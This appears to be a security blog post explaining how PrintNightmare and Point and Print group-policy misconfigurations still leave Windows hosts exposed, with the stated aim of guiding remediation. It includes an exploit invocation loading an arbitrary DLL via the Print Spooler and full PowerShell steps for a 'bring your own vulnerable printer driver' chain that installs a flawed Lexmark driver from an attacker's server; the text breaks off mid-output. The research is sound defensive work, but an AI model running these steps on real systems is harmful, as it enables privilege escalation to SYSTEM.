

A Practical Guide to PrintNightmare in 2024

itm4n.github.io/printnightmare-exploitation

January 27, 2024

Although PrintNightmare and its variants were theoretically all addressed by Microsoft, it is still affecting organizations to this date, mainly because of quite confusing group policies and settings. In this blog post, I want to shed a light on those configuration issues, and hopefully provide clear guidance on how to remediate them.

“PrintNightmare” and “Point and Print”

Unless you’ve been living under a rock for the past 3 years, you should have heard about “PrintNightmare”, but I’ll begin with a quick recap to make sure we are on the same page.

Originally, “PrintNightmare” was the name given to a vulnerability in the Print Spooler service which could be exploited to achieve Remote Code Execution (RCE) or Local Privilege Escalation (LPE) on a Windows host, provided that an attacker had obtained network access and domain credentials, or gained local access in the context of a regular user. This turned out to be a real “nightmare” because this finding eventually led to the discovery of multiple variants of the same initial flaw, in part resulting from incomplete patches.

More specifically, the problematic feature is “Point and Print”. According to Microsoft, [Point and Print](#) “refers to the capability of allowing a user to create a connection to a remote printer without providing disks or other installation media”. In other words, it ~~allows~~ allowed you to add a printer, either directly or through a print server, and install its driver automatically, all without requiring admin privileges, the aim being to provide a *plug-and-play* experience to the end users.

Point and Print

Since Windows Vista, printer drivers can only be **user-mode** drivers. As stated in the [documentation](#), if an application attempts to install a kernel-mode driver, “The `AddPrinterDriver` and `AddprinterDriverEx` functions will fail with the error code `ERROR_KM_DRIVER_BLOCKED`”. That being said, it does not prevent printer vendors from distributing regular kernel-mode drivers, alongside their user-mode printer drivers, if they deem necessary.

When adding a printer, an associated printer driver is required to be installed. This driver can be either “**non package aware**” or “**package aware**”. This notion of [package aware drivers](#) was first introduced in Windows Vista.

It is possible to see whether a printer driver is “package aware” thanks to the “Print Management” MMC snap-in, or simply using PowerShell.

```
PS C:\Users\Administrator> Get-PrinterDriver | select Name,IsPackageAware
```

Name	IsPackageAware
-----	-----
Microsoft XPS Document Writer v4	True
Microsoft Print To PDF	True
Microsoft enhanced Point and Print compatibility driver	True
Lexmark Universal v2	True
Canon MX920 series Printer	True
Canon MX920 series FAX	False
Brady BBP11-24L	True
Microsoft enhanced Point and Print compatibility driver	True

As can be seen on the command output above, “package aware” drivers are way more common than their “non package aware” counterparts nowadays.

This difference is essential because it determines what type of configuration needs to be applied to the “Point and Print” feature in order to allow users to install printers, as we will see in the next parts.


Point and Print restricted to administrators

Following the PrintNightmare saga, Microsoft decided to [address the problem](#) globally by restricting the installation of printer drivers to administrators only, but with the possibility for system administrators to override this policy when necessary. This has been the default behavior since August 10, 2021.

For organizations that didn't anticipate this change, the consequence was that some users were no longer able to print from their Windows PC. For example, when attempting to add a shared printer with a package aware driver from the "Printers & scanners" settings, you would get the following error message.


Printers & scanners

Add printers & scanners



Printer installation failed


The error #740 is a standard [Win32 error code](#) that translates to "The requested operation requires elevation". In other words, administrator privileges are required if you want to add a remote printer.



Error code 740

Therefore, to allow regular users to install a shared printer, the policy [Limits print driver installation to Administrators](#) (Computer Configuration > Policies > Administrative Templates > Printers) must be disabled, as mentioned earlier.

| This configuration is unsafe!



Configuring the policy "Limits print driver installation to Administrators"

When this setting is applied to the target workstations, the following value is created (or updated) in the registry.


```
HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
RestrictDriverInstallationToAdministrators -> 0 (= Disabled)
```

If the value `RestrictDriverInstallationToAdministrators` doesn't exist or is set to 1, the installation of printer drivers is restricted to administrators only.

If we try to add our printer again, it works!

Printers & scanners

Add printers & scanners




Installing a printer using a package aware driver

But what about printers using **non package aware** drivers? Well, in that case, we will be presented with a different dialog box, which ultimately results in a UAC prompt being displayed upon clicking "Continue".

Printers & scanners

Add printers & scanners



Attempting to install a non package aware printer driver

If we don't have administrator privileges, we have no other choice but to abort the operation, which results in the printer failing to install.

Point and Print restrictions


In the context of an organization, if users cannot install printers that come with non package aware drivers, this could be a problem. Therefore, it might be tempting to disable the prompt we saw earlier by configuring the [Point and Print Restrictions](#) policy.

More specifically, this policy contains two settings governing security prompts.

- "When installing drivers for a new connection"
- "When updating drivers for an existing connection"

By setting these values to "Do not show warning or elevation prompt", we can disable the prompts, and thus obtain a behavior similar to package aware drivers.

| This configuration is highly unsafe, as we will see shortly!



Disabling Point and Print security prompts

Applying this policy on the target machines will result in the following values being set in the registry.


```
HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
NoWarningNoElevationOnInstall -> 1 (= Do not show warning or elevation prompt)
UpdatePromptSettings -> 2 (= Do not show warning or elevation prompt)
```

If the values NoWarningNoElevationOnInstall and UpdatePromptSettings don't exist, or are set to 0, the security prompts are always shown.

And if we try to add our printer again, it works! We now have a configuration that allows users to install both package aware and non package aware printer drivers.

Printers & scanners

Add printers & scanners



Installing a printer using a non package aware driver

PrintNightmare is back!

If you were to disable the Point and Print security prompts as described previously, you would allow users to install non package aware printer drivers, but you would also **make the machine vulnerable** to the original [PrintNightmare](#) exploit. This is documented in the KB article [KB5005010](#).

3. Use the following registry keys to confirm that the Group Policy was applied correctly:

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint

- NoWarningNoElevationOnInstall = 0 (DWORD)
- UpdatePromptSettings = 0 (DWORD)

Warning Setting these to non-zero values make the devices on which you've installed the CVE-2021-34527 update vulnerable.

Note Configuring these settings does not disable the Point and Print feature.

Warning about Point and Print security prompts settings

A vulnerable Point and Print configuration would be as follows.

- The setting RestrictDriverInstallationToAdministrators is set to 0, so that users can install printer drivers.
- The setting NoWarningNoElevationOnInstall is set to 1, so that no elevation prompt is shown when installing a printer driver.

Disabling security prompts renders other settings completely useless. So, even if you set a list of **approved servers**, or if you limit Point and Print to machines in the **forest**, the machine will still be vulnerable.

In this configuration, the exploitation is straightforward. It basically comes down to calling AddPrinterDriverEx with the appropriate flags, and passing a DRIVER_INFO structure containing the absolute path of a DLL that will be loaded by the Print Spooler service.

You will find many exploits online, but the one I would recommend is the PowerShell script [CVE-2021-34527.ps1](#) developed by [Caleb Stewart](#) and [John Hammond](#). You can either let the script use its embedded DLL (which creates a new local administrator account when loaded), or pass the absolute path of your own DLL. Alternatively, you could also use my own script [PointAndPrint.ps1](#), which is highly inspired by theirs.

```
.. \PointAndPrint.ps1
Invoke-PointAndPrintExploit -DllPath "$HOME\Downloads\payload.d
```

It's important to specify an **absolute path**, and preferably **on the local file system**. The reason for this is that the DLL's path will be interpreted in the context of the Print Spooler service, by the LocalSystem account. Therefore, a relative path is likely to point to a location that is different from yours, and your network paths (e.g. mounted file shares) might not even be accessible.

Below is a short video showing the exploit. Here, I used a DLL that simply spawns a new cmd.exe process on the current user's desktop.

0:00

Exploitation of the PrintNightmare vulnerability

It should be noted that, when the exploit is successful, the payload DLL is copied to the system folder. My version of the exploit uses the flag DPD_DELETE_UNUSED_FILES when calling DeletePrinterDriverEx in order to let the Print Spooler service delete the file automatically.

In summary, if the Point and Print security prompts are disabled, a local attacker can simply load an arbitrary DLL in the context of the Print Spooler service. This is the easiest exploit variant, and it works even if a list of approved Point and Print servers is configured!

Package Point and Print


Now, let's rewind a bit, and say that we didn't disable the security prompts. In other words, we assume that the policy "Limits print driver installation to Administrators" is disabled, and all the other settings are left untouched so that default values are applied.

In these conditions, we saw that we cannot install a non package aware printer driver, but we can leverage **Package Point and Print** to install a printer shared by a print server. To better understand what happens when we do that, we first need to take a look at the list of default printer drivers (see screenshot below).

Driver Name	Environment	Driver Version	Dri...	Provider	Server Name
Generic / Text Only	Windows x64	10.0.20348.1006	None	Microsoft	WKS01 (local)
Microsoft enhanced Point and Pr...	Windows x64	10.0.19041.3803	None	Microsoft	WKS01 (local)
Microsoft enhanced Point and Pr...	Windows NT x86	10.0.19041.3803	None	Microsoft	WKS01 (local)
Microsoft enhanced Point and Pr...	Windows x64	10.0.19041.1	None	Microsoft	WKS01 (local)
Microsoft Print To PDF	Windows x64	10.0.19041.1806	None	Microsoft	WKS01 (local)
Microsoft Shared Fax Driver	Windows x64	10.0.19041.3636	None	Microsoft	WKS01 (local)
Microsoft Software Printer Driver	Windows x64	10.0.19041.1	None	Microsoft	WKS01 (local)
Microsoft XPS Document Writer v4	Windows x64	10.0.19041.1806	None	Microsoft	WKS01 (local)

List of default printer drivers

Knowing this, it is indeed easier to show that the Print Spooler downloads the appropriate driver from the remote print server, and installs it locally. The screenshot below shows a Canon driver being automatically installed in the background.




A printer driver being automatically installed

Basically, we asked the Print Spooler to connect to a remote print server, and it loaded a driver from this location. So, if we instead coerce it to connect to a server we control, we should be able to make it load a custom driver and thus execute arbitrary code as NT AUTHORITY\SYSTEM, right?

As you may imagine, it's not that simple. In the article [Point and Print with Driver Packages](#), you can read that "Driver signing and driver integrity are checked on the print client". Furthermore, in the article [Use Group Policy settings to control printers in Active Directory](#), you can also read that "When using package point and print, client computers will check the driver signature of all drivers that are downloaded from print servers".

In the case of our Canon driver, we can see that it has a [WHQL signature](#) because the ECU field of its certificate contains the OID 1.3.6.1.4.1.311.10.3.5. This means that it went through a validation process before being digitally signed by Microsoft.



A printer driver signature

If you open the properties of a printer driver's binary file (e.g. one of its DLLs), you won't find any signature. That's because, "A WHQL release signature consists of a digitally-signed catalog file" (see [WHQL Release Signature](#)). In the example above, this file is MX920P6.cat.


In short, although we can point to any server, we cannot load a custom driver because of signing requirements. One could argue that it is not impossible to build a malicious driver and still pass the WHQL validation, but there is a much simpler solution.

Bring your own vulnerable printer driver

When it comes to bypassing advanced protections such as Protected Processes or Endpoint Detection and Response (EDR) solutions, a now well known technique called "*Bring Your Own (Vulnerable) Driver*" is often employed. For instance, tools such as [PPLKiller](#) or [EDRSandBlast](#) leverage legitimate drivers that provide read/write access to the Kernel in order to circumvent security mechanisms by altering data that is essential to their functioning.

Although printer drivers are not kernel-mode drivers, the same concept can be applied to Package Point and Print, for a slightly different purpose. Rather than leveraging administrator privileges to access the kernel, we want to gain those administrator privileges.

To do that, we will first need to set up a print server and share a fake printer that uses a legitimate but vulnerable driver. Then, we will leverage Package Point and Print to coerce the Print Spooler service to install this driver on the target. Finally, we will exploit it to gain LocalSystem privileges.



Downloading a vulnerable printer driver

This particular attack was implemented by [@Junior Baines](#) in a turnkey tool called [Concealed Position](#). The project consists of a single executable that embeds both a server and a client, and a collection of four vulnerable printer drivers.

There are at least two main issues that make it hardly usable nowadays though. First and foremost, it is flagged as malicious, so it cannot be easily run without modifying the code, or at least packing the executable. Second, it relies on anonymous access to the print\$ share, which is likely to be blocked because of [restrictions enforced in some recent versions of Windows](#).

To solve these issues, I split the exploit chain into three steps that I reimplemented in PowerShell for easier reproducibility. Step 1 (in red) and step 2 (in blue) are already illustrated on the previous diagram.

1. **ATTACKER** (as an administrator): create a fake shared printer using a vulnerable printer driver.
2. **TARGET** (as a regular user): add the remote shared printer to trigger the installation of its driver locally.
3. **TARGET** (as a regular user): exploit the printer driver to gain LocalSystem privileges.

Lastly, as I mentioned previously, [Concealed Position](#) offers exploits for four vulnerable drivers. Though, for the sake of the demonstration, I selected only one: "ACIDDAMAGE". It exploits a basic file permission issue in a Lexmark driver ([CVE-2021-35449](#)), as we will see further down.

1. Creating a fake shared printer (Attacker)

We first need to download and install a known vulnerable printer driver, such as the Lexmark one, on our machine. Then, we will use the PowerShell cmdlets Add-PrinterDriver and Add-Printer to create the fake shared printer. All the necessary commands are shown below.

```
$DriverUrl = "https://github.com/jacob-baines/concealed_position/raw/main/cab_files/ACIDDAMAGE/LMUD1o40.cab"
$Username = "user"
$Password = "P@ssw0rd"
$SecurePassword = ConvertTo-SecureString -String $Password -AsPlainText -Force
New-LocalUser -Name $Username -Password $SecurePassword | Out-Null
# Download the CAB file containing the vulnerable driver.
Invoke-WebRequest -Uri $DriverUrl -OutFile ".\LMUD1o40.cab"
# Create the directory that will contain the extracted files.
New-Item -Path ".\ACIDDAMAGE\" -ItemType Directory | Out-Null
# Expand the CAB file in the output directory.
expand.exe ".\LMUD1o40.cab" -F:* ".\ACIDDAMAGE" | Out-Null
# Install the printer driver.
pnputil.exe /add-driver ".\ACIDDAMAGE\LMUD1o40.inf" /install
# Add it as a printer driver.
Add-PrinterDriver -Name "Lexmark Universal v2"
# Create a shared printer that uses this printer driver.
Add-Printer -Name "ACIDDAMAGE" -DriverName "Lexmark Universal v2" -PortName "LPT1:" -PrintProcessor "WinPrint" -Datatype "RAW" -ShareName "print$"
# Enable File and Printer Sharing firewall rules (optional if your firewall is disabled).
# https://learn.microsoft.com/en-us/powershell/module/netsecurity/enable-netfirewallrule#example-1
Enable-NetFirewallRule -Group "@FirewallAPI.dll,-28502"
```

Here is a short video showing all the set-up.

0:00

Creation of a print server and a shared printer with a vulnerable driver

The code snippet below shows all the commands necessary to restore your machine to its original state, once you no longer need the shared printer. They should be self-explanatory.

```

Disable-NetFirewallRule -Group "@FirewallAPI.dll,-28502"
Remove-Printer -Name "ACIDDAMAGE" -Verbose
Restart-Service -Name "Spooler" -Force
Remove-PrinterDriver -Name "Lexmark Universal v2" -Verbose
(pnputil.exe /enum-drivers | Select-String "lmud1o40.inf" -Context 1,0) -Match "(oem.+\.in
$DriverName = $Matches[0]
pnputil.exe /delete-driver $DriverName /uninstall
Remove-Item -Path ".\ACIDDAMAGE\" -Recurse -Force
Remove-Item -Path ".\LMUD1o40.cab" -Force
Remove-LocalUser -Name $Username

```

2. Installing the vulnerable printer driver (Target)

On the client side (*i.e.* the target), we should now be able to execute the following commands to connect to the shared printer and coerce the Print Spooler service to download and install the vulnerable printer driver locally.

```

$Server = "192.168.200.226" # IP or hostname of the attacker's mach
$Username = "user"
$Password = "P@ssw0rd"
$PrinterName = "\\$($Server)\ACIDDAMAGE"

# Store remote user credentials in the credential manager
cmdkey.exe /add:$Server /user:$Username /pass:$Password
# Add the shared printer
Add-Printer -ConnectionName $PrinterName

# Cleanup
Remove-Printer -Name $PrinterName
cmdkey.exe /delete:$Server

```

The built-in tool `cmdkey.exe` stores the credentials in the Credential Vault, so that Windows can authenticate against the attacker's server transparently. I tried several other solutions, but this option seemed the simplest and the most reliable.

If all goes well, the output of each command should be empty, and the printer driver "Lexmark Universal v2" should appear in the list of installed drivers. You can double check using the command `Get-PrinterDriver -Name "Lexmark Universal v2"` if you wish.

Driver Name	Environment	Driver Version	Dri...	Provider	Server Name	Print Processor	Packaged
Generic / Text Only	Windows x64	10.0.20348.1006	None	Microsoft	WKS01 (local)	winprint	true
Lexmark Universal v2	Windows x64	2.10.0.5	Sha...	Lexmar...	WKS01 (local)	LMUD1O4C	true
Microsoft enhanced Point and Pr...	Windows x64	10.0.19041.3803	None	Microsoft	WKS01 (local)	winprint	true


```

PS C:\Users\savior.hardin> $Server = "192.168.200.226"
PS C:\Users\savior.hardin> $Username = "user"
PS C:\Users\savior.hardin> $Password = "P@ssw0rd"
PS C:\Users\savior.hardin> $PrinterName = "\\$($Server)\ACIDDAMAGE"
PS C:\Users\savior.hardin> cmdkey.exe /add:$Server /user:$Username /pass:$Password

CMDKEY: Credential added successfully.
PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
PS C:\Users\savior.hardin> Remove-Printer -Name $PrinterName
PS C:\Users\savior.hardin> cmdkey /delete:$Server

CMDKEY: Credential deleted successfully.
PS C:\Users\savior.hardin> Get-PrinterDriver -Name "Lexmark Universal v2"

Name                               PrinterEnvironment MajorVersion  Manufacturer
----                               -
